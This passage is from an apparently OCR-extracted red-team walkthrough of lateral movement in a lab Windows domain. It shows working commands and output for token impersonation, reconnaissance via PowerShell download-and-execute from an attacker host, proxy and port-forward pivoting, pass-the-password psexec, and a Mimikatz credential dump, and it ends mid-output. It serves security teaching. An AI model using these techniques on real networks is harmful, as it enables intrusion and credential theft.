
Impersonation:

As we want to query domain specific information we will need a shell as a domain user. This is a bit problematic because we currently have a shell as either bob (not a domain user) or SYSTEM. Fortunately using some undocumented NtQuerySystemInformation voodoo we can find tokens belonging to other user accounts and impersonate them, this is what the well know tool incognito is based on. Additionally, we know "REDHOOK\asenath.waite" is logged in to the machine so she will be a prime candidate.

Meterpreter has an incognito plug-in which makes this process very straight forward.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
REDHOOK\asenath.waite
WIN7-Ent-CLI1\bob

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token REDHOOK\\asenath.waite
[+] Delegation token available
[+] Successfully impersonated user REDHOOK\asenath.waite
meterpreter > shell
Process 2100 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
redhook\asenath.waite
```

Alternatively you can use the actual incognito binary by Luke Jennings which has PsExec like functionality allowing you to use it remotely.



Finally, there is also PowerSploit's Invoke-TokenManipulation. Unfortunately, in it's current state I can't recommend using it because we can't really get the functionality we need out of it. I have filed two bug reports (#112 & #113), if these issue are resolved (specifically 113) then I will update this post because in my opinion using PowerShell to do token impersonation would be the best case scenario!

Domain Recon:

Now we have a shell as a domain user we need to do some quick enumeration to get a lay of the land and to figure out what our next target will be.

```
C:\Windows\System32> whoami
redhook\asenath.waite
C:\Windows\System32> hostname
WIN7-Ent-CLI1
C:\Windows\System32> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a1ba:a1ab:170c:7916%17
```

```
   IPv4 Address. . . . . . . . . . . : 10.0.0.129          # Attacker's subnet
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5ddc:1e6:17e9:9e15%11
   IPv4 Address. . . . . . . . . . . : 10.1.1.2          # REDHOOK subnet
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1
Tunnel adapter isatap.{8D0466B5-1F88-480C-A42D-49A871635C9A}:
Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Tunnel adapter isatap.localdomain:
Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain
Tunnel adapter isatap.{5CBBE015-1E1C-4926-8025-EBB59E470186}:
Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
# A very small network, three hosts, including the one we have just compromised.
C:\Windows\System32> net view
Server Name            Remark
-------------------------------------------------------------------------------
\\REDRUM-DC            red.dc
\\WIN7-ENT-CLI1
\\WIN7-ENT-CLI2
The command completed successfully.
# The DC the user is authenticated to
C:\Windows\System32> echo %logonserver%
\\REDRUM-DC
C:\Windows\System32> ping -n 1 REDRUM-DC
Pinging redrum-dc.redhook.local [10.1.1.200] with 32 bytes of data:
Reply from 10.1.1.200: bytes=32 time<1ms TTL=128
Ping statistics for 10.1.1.200:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
# List local users
C:\Windows\System32> net user
User accounts for \\WIN7-ENT-CLI1
-------------------------------------------------------------------------------
Administrator            bob                      Guest
TemplateAdmin
The command completed successfully.
# List REDHOOK domain users
C:\Windows\System32> net user /domain
The request will be processed at a domain controller for domain RedHook.local.
User accounts for \\Redrum-DC.RedHook.local
-------------------------------------------------------------------------------
Administrator            asenath.waite            Guest
john.smith               krbtgt                   redhook.DA
robert.suydam            wilbur.whateley
The command completed successfully.
# PowerSploit => Invoke-EnumerateLocalAdmin: Find all users who are local Administrators
on a box in the
  network.
C:\Windows\System32> powershell -exec bypass -command "IEX (New-Object
System.Net.Webclient).DownloadStrin
g('http://10.0.0.128/PowerView.ps1');Invoke-EnumerateLocalAdmin"
```

Server : Redrum-DC.RedHook.local
AccountName : RedHook.local/Administrator **# Be careful, Administrator is a domain user**
SID : S-1-5-21-129707511-1158432277-3818383092-500 **in this case, not a local user!**
Disabled : False
IsGroup : False
IsDomain : True
LastLogin : 28/01/2016 21:38:22
Server : Redrum-DC.RedHook.local
AccountName : RedHook.local/Enterprise Admins
SID : S-1-5-21-129707511-1158432277-3818383092-519
Disabled : False
IsGroup : True
IsDomain : True
LastLogin :
Server : Redrum-DC.RedHook.local
AccountName : RedHook.local/Domain Admins
SID : S-1-5-21-129707511-1158432277-3818383092-512
Disabled : False
IsGroup : True
IsDomain : True
LastLogin :
Server : WIN7-ENT-CLI1.RedHook.local
AccountName : WIN7-Ent-CLI1/Administrator
SID : S-1-5-21-280973330-564264495-219324212-500
Disabled : ERROR
IsGroup : False
IsDomain : False
LastLogin :
Server : WIN7-ENT-CLI1.RedHook.local
AccountName : RedHook.local/Domain Admins
SID : S-1-5-21-129707511-1158432277-3818383092-512
Disabled : False
IsGroup : True
IsDomain : True
LastLogin :
Server : WIN7-ENT-CLI1.RedHook.local
AccountName : WIN7-Ent-CLI1/bob **# The local user bob is an admin on Client 1,**
SID : S-1-5-21-280973330-564264495-219324212-1002 **we knew this already.**
Disabled : ERROR
IsGroup : False
IsDomain : False
LastLogin :
Server : WIN7-ENT-CLI1.RedHook.local
AccountName : WIN7-Ent-CLI1/TemplateAdmin **# Mmm!**
SID : S-1-5-21-280973330-564264495-219324212-1003
Disabled : ERROR
IsGroup : False
IsDomain : False
LastLogin :
Server : WIN7-ENT-CLI2.RedHook.local
AccountName : WIN7-ENT-CLI2/Administrator
SID : S-1-5-21-1588183677-2924731702-2964281847-500
Disabled : ERROR
IsGroup : False
IsDomain : False
LastLogin :
Server : WIN7-ENT-CLI2.RedHook.local
AccountName : RedHook.local/Domain Admins
SID : S-1-5-21-129707511-1158432277-3818383092-512

Disabled : False
IsGroup : True
IsDomain : True
LastLogin :
Server : WIN7-ENT-CLI2.RedHook.local
AccountName : WIN7-ENT-CLI2/TemplateAdmin **# Mmm², very suspicious, the local user**
SID : S-1-5-21-1588183677-2924731702-2964281847-1004 **TemplateAdmin is an admin on both "Client**
Disabled : ERROR **1" and "Client 2"!**
IsGroup : False
IsDomain : False
LastLogin :
 # PowerSploit => Get-NetSession: List active, remote, logon sessions on the DC.
C:\Windows\System32> powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadStrin g('http://10.0.0.128/PowerView.ps1');Get-NetSession -ComputerName REDRUM-DC"
sesi10_cname sesi10_username sesi10_time sesi10_idle_time

\\[fe80::18a3:b250:ed6a:28f0] REDRUM-DC$ 10 10
\\10.1.1.2 asenath.waite 0 0
 # Same for "Client 2". Crucially, notice that the domain user REDHOOK\Administrator is authenticated to the box and that the connection is originating from the DC!
C:\Windows\System32> powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadStrin g('http://10.0.0.128/PowerView.ps1');Get-NetSession -ComputerName WIN7-ENT-CLI2"
sesi10_cname sesi10_username sesi10_time sesi10_idle_time

\\10.1.1.200 Administrator 1721 124
\\10.1.1.2 asenath.waite 0 0
 # Let's get some more info about that account. Again, this is listing information about REDHOOK\Administrator not the local administrator.
C:\Windows\System32> net user Administrator /domain
The request will be processed at a domain controller for domain RedHook.local.
User name Administrator
Full Name
Comment Built-in account for administering the computer/dom ain
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never
Password last set 25/01/2016 21:15:11
Password expires Never
Password changeable 26/01/2016 21:15:11
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 28/01/2016 21:38:22
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *Domain Users *Domain Admins **# Oops, he is a DA!**
The command completed successfully.
 # We also won't forget to retrieve some info about our fictional target REDHOOK\redhook.DA.
C:\Windows\System32> net user redhook.DA /domain
The request will be processed at a domain controller for domain RedHook.local.
User name redhook.DA

```
Full Name                redhook DA
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never
Password last set        25/01/2016 21:27:37
Password expires         Never
Password changeable      26/01/2016 21:27:37
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               28/01/2016 21:18:56
Logon hours allowed      All
Local Group Memberships
Global Group memberships *Enterprise Admins  *Domain Admins  # Our target on the other hand is the
                         *Group Policy Creator *Schema Admins  mother root of DA's hehe!
The command completed successfully.
```

Looking over the output of our brief search gives us a pretty likely path to becoming a domain administrator. (1) It appears that the local user TemplateAdmin is an admin on both "Client 1" and "Client 2". (2) Though we don't have clear-text credentials for TemplateAdmin we have his hash which we can use to access "Client 2". (3) The REDHOOK\Administrator account is authenticated to "Client 2", if we compromise that box while he is logged in we can get his clear text credentials and/or impersonate him. At that point we pretty much own the domain!

Before moving on, a surprise pop-quiz question: What is the most likely reason that "REDHOOK \Administrator" is part of the domain administrators group? I imagine this could be on the MCSA exam.

Socks Proxy:

One final thing I would like to highlight is metasploit's ability to route traffic through established sessions and then expose that access to the operating system through a sock proxy. This is very very useful if you have access to metasploit or something like cobalt strike.

```
meterpreter > run autoroute -h
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/windows/manage/autoroute module
meterpreter > run autoroute -s 10.1.1.0/24
[*] Adding a route to 10.1.1.0/255.255.255.0...
[+] Added route to 10.1.1.0/255.255.255.0 via 10.0.0.129
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.1.1.0           255.255.255.0      Session 1

meterpreter >
Background session 1? [y/N]
msf exploit(psexec) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf auxiliary(socks4a) > exploit
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

Add route through session 1

Start Socks proxy on port 1080

By creating a route through "session 1" we have basically granted most metasploit modules the ability to be executed against hosts in the non-routable /24 subnet.

```
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     10.1.1.0/24      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    20               yes       The number of concurrent threads

msf auxiliary(smb_version) > exploit

[*] 10.1.1.3:445 is running Windows 7 Enterprise SP1 (build:7601) (name:WIN7-ENT-CLI2) (domain:REDHOOK)
[*] 10.1.1.2:445 is running Windows 7 Enterprise SP1 (build:7601) (name:WIN7-ENT-CLI1) (domain:REDHOOK)
[*] Scanned  28 of 256 hosts (10% complete)
[*] Scanned  57 of 256 hosts (22% complete)
[*] Scanned  78 of 256 hosts (30% complete)
[*] Scanned 106 of 256 hosts (41% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] 10.1.1.200:445 is running Windows 2012 R2 Datacenter (build:9600) (name:REDRUM-DC) (domain:REDHOOK)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Additionally, starting a socks proxy exposes this access to our operating system by using proxychains. Make sure to edit the proxychains configuration file to use the appropriate port set by the metasploit module.

```
b33f@CanHazShells ~/Tools# proxychains nmap -sTV -p 53,445 -Pn 10.1.1.200
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-30 00:55 GMT
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:53-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:53-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
Nmap scan report for 10.1.1.200
Host is up (0.081s latency).
PORT    STATE SERVICE      VERSION
53/tcp  open  domain       Microsoft DNS
445/tcp open  microsoft-ds (primary domain: REDHOOK)
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
i-bin/submit.cgi?new-service :
SF-Port445-TCP:V=7.01%I=7%D=1/30%Time=56AC0A2D%P=i586-pc-linux-gnu%r(SMBPr
SF:ogNeg,75,"\0\0\0q\xffSMBr\0\0\0\0\x88\x01@\0\0\0\0\0\0\0\0\0\0\0\0@
SF:\x06\0\0\x01\0\x11\x07\0\x0f2\0\x01\0\x04A\0\0\0\0\x01\0\0\0\0\xfc\xf
SF:3\x01\0%\x060\x03\xf9Z\xd1\x01\0\0\x08,\x000Tv\xb7k\n\xdc\x0fR\0E\0D\0H
SF:\00\00\0K\0\0\0R\0E\0D\0R\0U\0M\0-\0D\0C\0\0\0");
Service Info: Host: REDRUM-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.22 seconds
```

There is only one thing you need to remember in this case which is that the socks proxy will only accept TCP traffic. You will still be able to do most things but just be aware of this limitation.

It is not possible, using native functionality, to set up a socks proxy on a Windows machine. However, using netsh, we can create port forwarding rules, we will come back to that later. Also, if you want more, you can grab plink and do some magic with SSH tunnels but that is out of scope for this write-up.

Compromising Client 2


The shared local administrator account, between "Client 1" and "Client 2", TemplateAdmin is a pretty good indication that that they have the same credentials. As such, compromising "Client 2" is not that much different from the scenario above except that we have to pivot our shell and we need to use the account hash instead of the clear-text password. Below I'll show two ways to do this, but other options are certainly possible.

Metasploit (PortProxy & PsExec):

Even though we can reach "Client 2" through our custom route in metasploit we will have difficulties getting a connection back. To get around this we can use the portproxy module to create a port forwarding rule on "Client 1".

```
msf post(portproxy) > show options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS  10.0.0.128       yes       IPv4/IPv6 address to which to connect.
   CONNECT_PORT     9988             yes       Port number to which to connect.
   IPV6_XP          true             yes       Install IPv6 on Windows XP (needed for v4tov4).
   LOCAL_ADDRESS    10.1.1.2         yes       IPv4/IPv6 address to which to listen.
   LOCAL_PORT       9988             yes       Port number to which to listen.
   SESSION          1                yes       The session to run this module on.
   TYPE             v4tov4           yes       Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

msf post(portproxy) > exploit

[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
====================

   LOCAL IP  LOCAL PORT  REMOTE IP   REMOTE PORT
   --------  ----------  ---------   -----------
   10.1.1.2  9988        10.0.0.128  9988

[*] Setting port 9988 in Windows Firewall ...
[+] Port opened in Windows Firewall.
[*] Post module execution completed
```

This may seem a bit confusing at first but it is really straight forward. "Client 1" is listening on 10.1.1.2:9988 and is sending any traffic that arrives on that port to 10.0.0.128:9988. In the background this is, in fact, wrapping round netsh in Windows. All that remains is to slightly reconfigure PsExec.



Impacket (PsExec) & netsh:


First we will need to manually set up a port forwarding rule, using netsh, on "Client 1".

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py bob:ImSoSecur3\!@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file UiglkehG.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service oXbk on 10.0.0.129.....
[*] Starting service oXbk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>netsh interface portproxy add v4tov4 listenaddress=10.0.0.129 listenport=5678 conne
ctaddress=10.1.1.3 connectport=445


C:\Windows\system32>netsh interface portproxy dump

#========================
# Port Proxy configuration
#========================
pushd interface portproxy

reset
add v4tov4 listenport=5678 connectaddress=10.1.1.3 connectport=445


popd

# End of Port Proxy configuration
```

We now have a rule set up which will forward traffic arriving on 10.0.0.129:5678 to 10.1.1.3:445. For this to work Impacket's PsExec will need to connect to a custom port, this is not supported out-of-the box but we can easily edit the python source.

```
class PSEXEC:
    KNOWN_PROTOCOLS = {
        '139/SMB': (r'ncacn_np:%s[\pipe\svcctl]', 139),
        #'445/SMB': (r'ncacn_np:%s[\pipe\svcctl]', 445),
        '5678/SMB-Proxy': (r'ncacn_np:%s[\pipe\svcctl]', 5678),
        }
```

With our modifications saved we can simply PsExec to 10.0.0.129 and our traffic should get forwarded to 10.1.1.3!



Don't forget to clean up the port forwarding rule when you are done. The following command will reset the port proxy configuration file.

C:\Windows\system32> netsh interface portproxy reset

Pure Windows?:

Unfortunately I could not find a way, if the attacker is on a Windows box, to make this work natively. The issue is that tools like Sysinternals PsExec won't query non default ports. Additionally, if the attacker's machine has port 445 open it will ignore any port forwarding rules which we configure (eg: 127.0.0.1:445 --> 10.0.0.129:5678). Temporarily disabling SMB is also not an option, it requires reconfiguring dependencies and rebooting the machine (Yikes!). If anyone knows any voodoo that will work, please leave a comment below!

In this situation your best option will be to modify and compile Impacket's PsExec using pyinstaller, similar to what maaaaz has done here.

Smash-And-Grab [2]

This may or may not be similar to our first scenario, depending on how REDHOOK\Administrator has authenticated to "Client 2". For example, if a simple "net use \\10.1.1.3\C$" command was issued then we would not be able to get clear text credentials or a hash, however "net use \\10.1.1.3\C$ /user:REDHOOK\Administrator XXXXXXX" would gives us both. In essence, it depends if the REDHOOK\Administrator user actually typed in their credentials when authenticating.

Keep in mind that either way it will most likely be game over. Even if we can't get clear text credentials we will still be able to find a process running as REDHOOK\Administrator and impersonate it's token using incognito.

Metasploit Easy-Mode (Mimikatz & hashdump & incognito):

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
================

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;999      Negotiate  REDHOOK       WIN7-ENT-CLI2$
0;50280    NTLM
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  REDHOOK       WIN7-ENT-CLI2$
0;3057145  Kerberos   REDHOOK       Administrator    QazWsxEdc123!
0;328314   Kerberos   REDHOOK       wilbur.whateley  wil8ur321!

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User             Password
